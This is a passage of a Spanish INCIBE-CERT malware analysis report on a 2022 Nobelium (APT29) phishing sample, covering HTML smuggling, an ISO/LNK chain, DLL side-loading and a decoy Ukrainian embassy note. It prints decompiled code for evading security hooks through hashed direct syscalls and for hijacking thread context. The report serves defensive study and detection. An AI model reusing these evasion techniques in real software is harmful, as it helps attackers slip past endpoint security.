TLP:CLEAR

Estudio del análisis de Nobelium

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

España | digital 2026

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

TLP:CLEAR

Septiembre 2022

INCIBE-CERT_ESTUDIO_ANALISIS_NOBELIUM_2022_v1

Índice

Índice de figuras **3**
ÍNDICE DE TABLAS **4**
1. Sobre este estudio **5**
2. Organización del documento **6**
3. Introducción **7**
4. Informe técnico **8**
4.1. Cadena de infección 10
4.2. Análisis de la infección 11
5. Campañas anteriores **23**
5.1.1. Boombox 25
5.1.2. Nativezone 25
5.1.3. Beatdrop 25
5.1.4. Boommic 25
5.1.5. Nuevos Artefactos 25
6. Referencias **27**
Anexo 1: Indicadores de compromiso (IOC) **28**
Anexo 2: Regla Yara de detección **32**

ÍNDICE DE FIGURAS

Figura 1: Contenido “NV.iso” 8
Figura 2: Contenido del archivo “61315171.pdf” 9
Figura 3: Búsqueda del archivo AcroSup en VirusTotal 9
Figura 4: Ejecución archivo “NV.lnk” 10
Figura 5: Funciones adicionales en vcruntime140.dll 10
Figura 6: Comparativa de los imports en vcruntime140.dll 11
Figura 7: Flujo de ejecución de la infección 11
Figura 8: Comprobación de la cadena AcroSup.exe en el proceso en ejecución. 12
Figura 9: Llamada a la función call_to_ntdll_with_bypass_hooks 12
Figura 10: Paso de la API hasheada como argumento 13
Figura 11: Búsqueda del SSN 13
Figura 12: Código para la construcción de la tabla de hashes 14
Figura 13: Construcción de la tabla de hashes en tiempo de ejecución. 15
Figura 14: Obtención de la API en tiempo de ejecución. 15
Figura 15: Cambio de contexto a la función “main_loop” 16
Figura 16: Librería gdi32.dll cargada en memoria por duplicado 16
Figura 17: Función mapping_modules_overwrittern_text_section 17
Figura 17: Llamada a la función mapping_modules_overwrittern_text_section desde “main_loop” 17
Figura 18: Solicitud de token de acceso a Dropbox 18
Figura 19: Respuesta con token de acceso 18
Figura 20: Movimiento de archivos a %APPDATA% 19
Figura 21: Creación de persistencia en HKCU 19
Figura 22: Solicitud POST “Upload” a Dropbox 19
Figura 23: Ejemplo de estructura de archivo .mp3 20

Figura 24: Ejemplo de estructura de archivo .mp3 20
Figura 25: Recopilación de datos a exfiltrar 20
Figura 26: Cifrado de datos mediante XOR 21
Figura 27: Empaquetado de la información a exfiltrar 21
Figura 28: Solicitud POST “Download” a Dropbox 21
Figura 29: Solicitud POST “Download” a Dropbox 22
Figura 30: Ejecución de los módulos descargados 22
Figura 31: Vector de entrada utilizado en las campañas de Nobelium 23
Figura 32: Artefactos utilizados por Nobelium en campañas (2021) 24
Figura 33: Artefactos utilizados por Nobelium en campañas (2022)[7] 24
Figura 34: Código de Boombox para contactar con el C2 26
Figura 35: Tabla comparativa entre los diferentes artefactos de Nobelium 26

ÍNDICE DE TABLAS

No se encuentran elementos de tabla de ilustraciones.

1. Sobre este estudio

Este estudio se basa en el análisis de una muestra de *malware* que nos ayudará a conocer en detalle las herramientas y técnicas utilizadas, así como su funcionamiento, desde que se propaga por correo electrónico, el flujo de ejecución completo de la infección, hasta los métodos de ofuscación y persistencia.

El objetivo del estudio reside en facilitar la información necesaria para poder identificar las características propias de esta amenaza, su comportamiento y técnicas empleadas, permitiendo así una mejor identificación y respuesta ante ella.

Las acciones realizadas para su elaboración han seguido una metodología que comprende tanto el análisis estático como dinámico de la muestra dentro de un entorno controlado. Se han utilizado herramientas como Pestudio, Dnspy y PE-Bear para los ejecutables o editores de texto como SublimeText para los ficheros de scripting; o VirtualBox, InetSim, PolarProxy, Wireshak, IDA Pro y ProcessHacker, que ha permitido observar su impacto en un equipo, y extraer su configuración y cadenas más características de la memoria una vez se encontraba en ejecución.

Además, también se hace un repaso por diferentes campañas de Nobelium, comparándolas con la muestra analizada y se aportan los diferentes indicadores de compromiso y una regla Yara.

2. Organización del documento

Este documento consta de una parte de 3.- Introducción en la que se expone brevemente el origen y trasfondo del *malware* analizado, el cual presenta muchas similitudes con otras muestras de código malicioso asociado al grupo NOBELIUM, mencionando su origen y evolución histórica.

A continuación, en el apartado 4.- Informe técnico, se recogen los resultados de los análisis, dinámicos y estáticos, realizados sobre la muestra.

Posteriormente, en el apartado 5.- Campañas se comparan las similitudes y diferencias del código analizado con otras muestras de campañas anteriores, en base a la información pública disponible.

Finalmente, el apartado 6.- Referencias aporta las referencias consultadas a lo largo del análisis.

Adicionalmente, el documento cuenta con dos anexos: en el Anexo 1: Indicadores de compromiso (IOC) se recogen los indicadores de compromiso (IOC) asociados a Nobelium, y el Anexo 2: Regla Yara de detección consta de las reglas de Yara para la detección de muestras maliciosas de este *malware*.

3. Introducción

Los resultados recogidos en este informe se han obtenido durante el análisis de una muestra de código malicioso distribuida el 26 de abril de 2022 mediante correo electrónico.

El *malware* analizado tiene similitudes con otras muestras que se han asociado previamente al grupo Nobelium, pero a su vez presenta características novedosas que muestran un incremento en su sofisticación, como un *downloader* para el que no se ha encontrado ningún análisis previo en fuentes abiertas.

Nobelium es la denominación de Microsoft para un grupo de atacantes que, según la atribución llevada a cabo por la Agencia de Seguridad de Infraestructura y Ciberseguridad (CISA) de Estados Unidos, pertenecen al Servicio de Inteligencia Exterior (SRV) de Rusia.

Otras empresas de seguridad denominan a este grupo APT29, UNC2452, Silverfish, DarkHalo, o StellarParticle. Este grupo criminal es especialmente conocido por el ataque a la cadena de suministro de SolarWinds que salió a la luz en 2020 [1]. Más tarde, en enero de 2021, el grupo cambio su proceder realizando una campaña masiva de *phishing* [2] haciéndose pasar por una empresa de desarrollo estadounidense. Las técnicas, tácticas y procedimientos (TTPs) identificadas en esta ocasión tienen numerosas similitudes con la campaña reportada en 2021.

4. Informe técnico

El análisis parte de un correo electrónico que contiene un enlace a un fichero HTML alojado en un servidor externo, que mediante la técnica de *HTML Smuggling* (T1027.006)[1] oculta un archivo de tipo ISO llamado "NV.iso", cuyo *hash* en SHA-256 es 2931C944C166B610BDADF1A26668023DB919D6BA35B1193399081474BE4BC1F6.

Al abrir el archivo nos encontramos con 5 ficheros, los cuales se encuentran ocultos salvo "NV.lnk", el cual detona la infección si es ejecutado por el usuario.




Figura 1: Contenido "NV.iso"

Los ficheros, con sus *hashes*, son los siguientes:

Nombre	Hash SHA-256
61315171.pdf	5FDCA439BEA2482B7DB9FDAA75C7FDF15E4014A82F570A27F09D0E551C528015
AcroSup.exe	E8E63F7CF6C25FB3B93AA55D5745393A34E2A98C5AEACBC42F1362DDF64EB0DA
AcroSup64.dll	3AC8C22EB7C59D35FE49C20F2A0ECA06765543DFB15F455A5557AF4428066641
NV.lnk	18E0526350E135EE76EF408BC2702F204A576102F8EA5061414D9DC63A563FE5
Vcruntime140.dll	2028C7DEAF1C2A46F3EBBF7BBDF76781D84F9321107D65D9B9DD958E3C88EF5A

En primer lugar, el archivo "61315171.pdf" es un señuelo que se muestra a la víctima mientras se realiza la infección, en el que se suplanta al Ministerio de Asuntos Exteriores ucraniano, aprovechando su conflicto abierto con Rusia. El documento informa sobre el cierre de la embajada de Ucrania en la República de Macedonia del Norte durante el día 25 de abril de 2022.

[1] Obfuscated Files or Information: HTML Smuggling. https://attack.mitre.org/techniques/T1027/006/

Embassy of Ukraine

/fax: +3892 317 81 20
/fax: +3892 317 81 20
emt: @mfa.gov.ua

№. 61315/22-012-171

NOTE VERBALE

The Embassy of Ukraine presents its compliments to the Ministry of Foreign Affairs of the Republic of North Macedonia and all Diplomatic Missions and International Organizations accredited to the Republic of North Macedonia and has the honor to inform that the Embassy of Ukraine will be closed on Monday,

The Embassy of Ukraine avails itself of the opportunity to renew to the Ministry of Foreign Affairs of the Republic of North Macedonia and all Diplomatic Missions and International Organizations accredited to the Republic of North Macedonia the assurances of its highest consideration.

25 April, 2022

MINISTRY OF FOREIGN AFFAIRS

DIPLOMATIC MISSIONS AND INTERNATIONAL ORGANIZATIONS

Figura 2: Contenido del archivo "61315171.pdf"

Por otro lado, también tenemos el archivo *AcroSup.exe* el cual tiene una marca de tiempo anterior al resto. Al buscar por *hash* en VirusTotal, encontramos coincidencia con un archivo sin detecciones.




Figura 3: Búsqueda del archivo AcroSup en VirusTotal

El nombre real del archivo es *WCChromeNativeMessagingHost.exe*, un *plug-in listener* legítimo de Adobe Create PDF para Chrome. El *malware* utilizará este archivo legítimo para cargar las DLLs (AcroSup64.dll y vcruntime.dll) maliciosas.

4.1. Cadena de infección

Cuando el usuario abre el archivo ISO, sólo encuentra el fichero “NV.lnk” puesto que el resto de los archivos se encuentran ocultos. Al ejecutar el archivo LNK, se lanza la ejecución de AcroSup.exe utilizando el terminal de comandos.




Figura 4: Ejecución archivo “NV.lnk”

Como ya se ha comentado el archivo AcroSup.exe es legítimo. Sin embargo, al buscar la librería legítima *vcruntime140.dll*, los actores consiguen cargar su DLL maliciosa del mismo nombre que han situado al lado del ejecutable. A esta técnica se la conoce como DLL Side-Load (T1574.002)[2].

La librería *vcruntime140.dll* es una DLL legítima de Windows que permite la correcta ejecución de los programas escritos en C. Al comparar la DLL original con la que acompaña al *malware* se observa que existen algunas funciones que son diferentes, como se puede ver en la siguiente comparativa:




Figura 5: Funciones adicionales en vcruntime140.dll

Los resultados arrojan 216 funciones coincidentes y 18 adicionales. Analizando cada una de las funciones no observamos nada inusual, por lo que parece que la DLL no tiene lógica maliciosa.

[2] Hijack Execution Flow: DLL Side-Loading. https://attack.mitre.org/techniques/T1574/002/

En los *imports* de la librería *vcruntime140.dll* que viene con el fichero ISO, se observa que contiene un *import* más que la original.




Figura 6: Comparativa de los imports en vcruntime140.dll

Cuando se cargue la librería vcruntime140.dll que está junto a AcroSup.exe se cargará de manera automática AcroSup64.dll y se ejecutará su DllMain.

Con lo anteriormente comentado, el flujo de la infección sería el siguiente:




Figura 7: Flujo de ejecución de la infección

4.2. Análisis de la infección

La DLL principal encargada de realizar las comunicaciones y la ejecución es AcroSup64.dll, la cual se carga en memoria mediante DLL Side-Loading a través de la DLL que hace de proxy para la carga (vcruntime140.dll).

La lógica maliciosa no está en la función exportada, sino que se encuentra directamente en la función DllMain. DllMain comprueba que la imagen del binario del proceso en ejecución se llame *AcroSup.exe* (binario legítimo).




Figura 8: Comprobación de la cadena AcroSup.exe en el proceso en ejecución

Durante el análisis de esta muestra se ha observado que utiliza una técnica para evitar los *hooks* de usuario y para realizar una invocación directa a *syscalls* o más concretamente a SSNs (System Service Numbers). Este tipo *hooks* es habitual entre el *software* de seguridad para monitorizar los procesos en ejecución y de ese modo detectar comportamientos maliciosos, es por ello que el *malware* intenta sortearlos para garantizar su ejecución.

En este caso se ha podido ver que la muestra tiene una función que implementa esta técnica de *bypass*. A continuación se muestra una figura donde se visualiza una llamada a esta función (call_to_ntdll_with_bypass_hooks).




Figura 9: Llamada a la función call_to_ntdll_with_bypass_hooks

Al introducirnos en la función se observa cómo hay una llamada a otra función pasándole como argumento el valor: 0x0B4A8D256. Este valor se corresponde con el *hash* del

nombre de una función de la librería NTDLL.dll. El resultado de la llamada a esta función se almacenará en el registro RAX y se corresponderá con el SSN (*System Service Number*) que se le pasará a la instrucción syscall[3].

```
call_to_ntdll_with_bypass_hooks proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 0B4A8D256h ; hash del api
call    bypass_hooks_ntdll
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall                 ; Low latency system call
retn
call_to_ntdll_with_bypass_hooks endp
```

Figura 10: Paso de la API hasheada como argumento

La función que se muestra a continuación es la que recibe por parámetro el *hash* de la función. En la siguiente imagen se aprecia cómo va a buscar el SSN (*System Service Number*) en la tabla que construye en la función que hemos renombrado como GetSysCallList(). Después, en el bucle *while,* es donde compara los valores y lo retorna:

```
__int64 __fastcall bypass_hooks_ntdll(int hash_api)
{
  __int64 result; // rax

  if ( !(unsigned int)GetSysCallList() )
    return 0xFFFFFFFFi64;
  result = 0i64;
  if ( !Table_SysCalls[0] )
    return 0xFFFFFFFFi64;
  while ( hash_api != Table_SysCalls_0[4 * (unsigned int)result] )
  {
    result = (unsigned int)(result + 1);
    if ( (unsigned int)result >= Table_SysCalls[0] )
      return 0xFFFFFFFFi64;
  }
  return result;
}
```

Figura 11: Búsqueda del SSN

Dentro de la función GetSysCallList() se construye la tabla de *hashes* de los nombres de la librería ntdll.dll, se puede ver a continuación el código:

[3] SYSCALL — Fast System Call: https://www.felixcloutier.com/x86/syscall

```
if ( Table_SysCalls[0] )
  return 1i64;
v1 = 0i64;
v2 = NtCurrentPeb()->Ldr->Reserved2[1];
v3 = v2[6];
if ( !v3 )
  return 0i64;
do
{
  v4 = v3;
  v5 = *(unsigned int *)(*(int *)(v3 + 60) + v3 + 136);
  if ( (_DWORD)v5 )
  {
    v1 = (_DWORD *)(v3 + v5);
    v6 = *(unsigned int *)(v3 + v5 + 12);
    if ( (*(_DWORD *)(v6 + v3) | 0x20202020) == 'ldtn' && (*(_DWORD *)(v6 + v3 + 4) | 0x20202020) == 'ld.l' )
      break;
  }
  v2 = (_QWORD *)*v2;
  v3 = v2[6];
}
while ( v3 );

while ( (_DWORD)v7 );
v20 = 0;
Table_SysCalls[0] = Entries_Syscalls;
if ( Entries_Syscalls != 1 )
{
  do
  {
    v21 = 0;
    if ( Entries_Syscalls - v20 != 1 )
    {
      do
      {
        v22 = v21 + 1;
        v23 = Table_SysCalls[4 * v21 + 3];
        if ( v23 > Table_SysCalls[4 * (v21 + 1) + 3] )
        {
          v24 = Table_SysCalls[4 * v21 + 2];
          v25 = *(_QWORD *)&Table_SysCalls[4 * v21 + 4];
          Table_SysCalls[4 * v21 + 2] = Table_SysCalls[4 * (v21 + 1) + 2];
          Table_SysCalls[4 * v21 + 3] = Table_SysCalls[4 * (v21 + 1) + 3];
          *(_QWORD *)&Table_SysCalls[4 * v21 + 4] = *(_QWORD *)&Table_SysCalls[4 * (v21 + 1) + 4];
          Table_SysCalls[4 * (v21 + 1) + 2] = v24;
          Table_SysCalls[4 * (v21 + 1) + 3] = v23;
          *(_QWORD *)&Table_SysCalls[4 * (v21 + 1) + 4] = v25;
          Entries_Syscalls = Table_SysCalls[0];
        }
        ++v21;
      }
      while ( v22 < Entries_Syscalls - v20 - 1 );
    }
    ++v20;
  }
  while ( v20 < Entries_Syscalls - 1 );
}
return 1i64;
```

Figura 12: Código para la construcción de la tabla de hashes

En tiempo de ejecución se puede observar cómo, en el momento en el que está construyendo la tabla de *hashes*, el registro r11 está apuntando a todos los nombres de las APIs con prefijo Zw:




Figura 13: Construcción de la tabla de hashes en tiempo de ejecución.

Si observamos el registro r8 que es donde va poniendo el hash calculando y el registro r11 que es donde va ubicando la API, podremos ver qué API está utilizando en esta ocasión el *malware.*




Figura 14: Obtención de la API en tiempo de ejecución.

En el registro r8 se observa el valor 0xB4A8D256 y vemos en la parte inferior izquierda en la vista hexadecimal que está sincronizada con el registro r11 como la API es ZwCreateThreadEx().

Observando el código y su comportamiento se ha identificado que la técnica implementada está descrita en la sección número 8 del artículo *"Bypassing User-Mode Hooks and Direct Invocation of System Calls for Red Teams"* (MDSec Research, s.f.) de la empresa de ciberseguridad MDSec. En resumen, se trata de una manera de obtener los SSN en tiempo de ejecución sin tener que mapear de nuevo ntdll, con el objetivo que ya se ha comentado.

No se ha observado que ninguna fuente pública, encontrada por el analista, mencione esta técnica en las últimas campañas del actor.

Una vez realizada esta acción, reconduce el flujo de ejecución a una función que es el bucle principal, la cual hemos renombrado como “main_loop”. La redirección del flujo se produce suspendiendo el hilo y cambiando del contexto del hilo la siguiente instrucción a ejecutar.

```
  do
  {
    v5 = hModule[v3];
    K32GetModuleBaseNameA(v0, v5, BaseName, 0x80u);
    if ( !strcmp(BaseName, "AcroSup.exe") )
      K32GetModuleInformation(v0, v5, &modinfo, 0x18u);
    ++v3;
  }
  while ( v3 < v4 );
}
Thread32First(v1, &te);
for ( result = Thread32Next(v1, &te); result; result = Thread32Next(v1, &te) )
{
  if ( te.th32OwnerProcessID == GetCurrentProcessId() )
  {
    v6 = GetModuleHandleW(L"ntdll.dll");
    NtQueryInformationThread = (NTSTATUS (__stdcall *)(HANDLE, THREADINFOCLASS, PVOID, ULONG, PULONG))GetProcAddress(v6, "NtQueryInformationThread");
    v8 = OpenThread(0x2000000u, 0, te.th32ThreadID);
    ((void (__fastcall *)(HANDLE, __int64, char **))NtQueryInformationThread)(v8, 9i64, &v13);
    if ( v13 >= modinfo.lpBaseOfDll && v13 <= (char *)modinfo.lpBaseOfDll + modinfo.SizeOfImage )
    {
      v9 = SuspendThread(v8);
      Sleep(0x7D0u);
      if ( v9 != -1 )
      {
        Context.ContextFlags = 0x10000B;
        if ( !GetThreadContext(v8, &Context) )
          return 4;
        Context.Rip = (DWORD64)main_loop;
        if ( !SetThreadContext(v8, &Context) )
          return 8;
        ResumeThread(v8);
      }
```

Figura 15: Cambio de contexto a la función “main_loop”

En la imagen anterior se observa cómo fija la variable Context.Rip a la función main_loop y a continuación realiza un Resume para iniciar la ejecución del bucle principal.

En esta función main_loop(), observamos que como mecanismo *antihook* existe una función (mapping_modules_overwritten_text_section) que mapea de nuevo todas las librerías. Puede verse a continuación un ejemplo de cómo en un instante temporal, poniendo un *breakpoint* en el momento en el que carga una librería, el espacio de memoria del proceso dispone de dos copias de la misma librería cargada en memoria (gdi32.dll)

0x1d516140000	Image: Commit	4 kB	R	C:\Windows\System32\gdi32.dll
0x1d516141000	Image: Commit	60 kB	RX	C:\Windows\System32\gdi32.dll
0x1d516150000	Image: Commit	80 kB	R	C:\Windows\System32\gdi32.dll
0x1d516164000	Image: Commit	4 kB	WC	C:\Windows\System32\gdi32.dll
0x1d516165000	Image: Commit	8 kB	R	C:\Windows\System32\gdi32.dll
0x1d516167000	Image: Commit	8 kB	WC	C:\Windows\System32\gdi32.dll
0x1d516169000	Image: Commit	8 kB	R	C:\Windows\System32\gdi32.dll
0x7ffec73f0000	Image: Commit	4 kB	R	C:\Windows\System32\gdi32full.dll
0x7ffec73f1000	Image: Commit	624 kB	RX	C:\Windows\System32\gdi32full.dll
0x7ffec748d000	Image: Commit	308 kB	R	C:\Windows\System32\gdi32full.dll
0x7ffec74da000	Image: Commit	16 kB	RW	C:\Windows\System32\gdi32full.dll
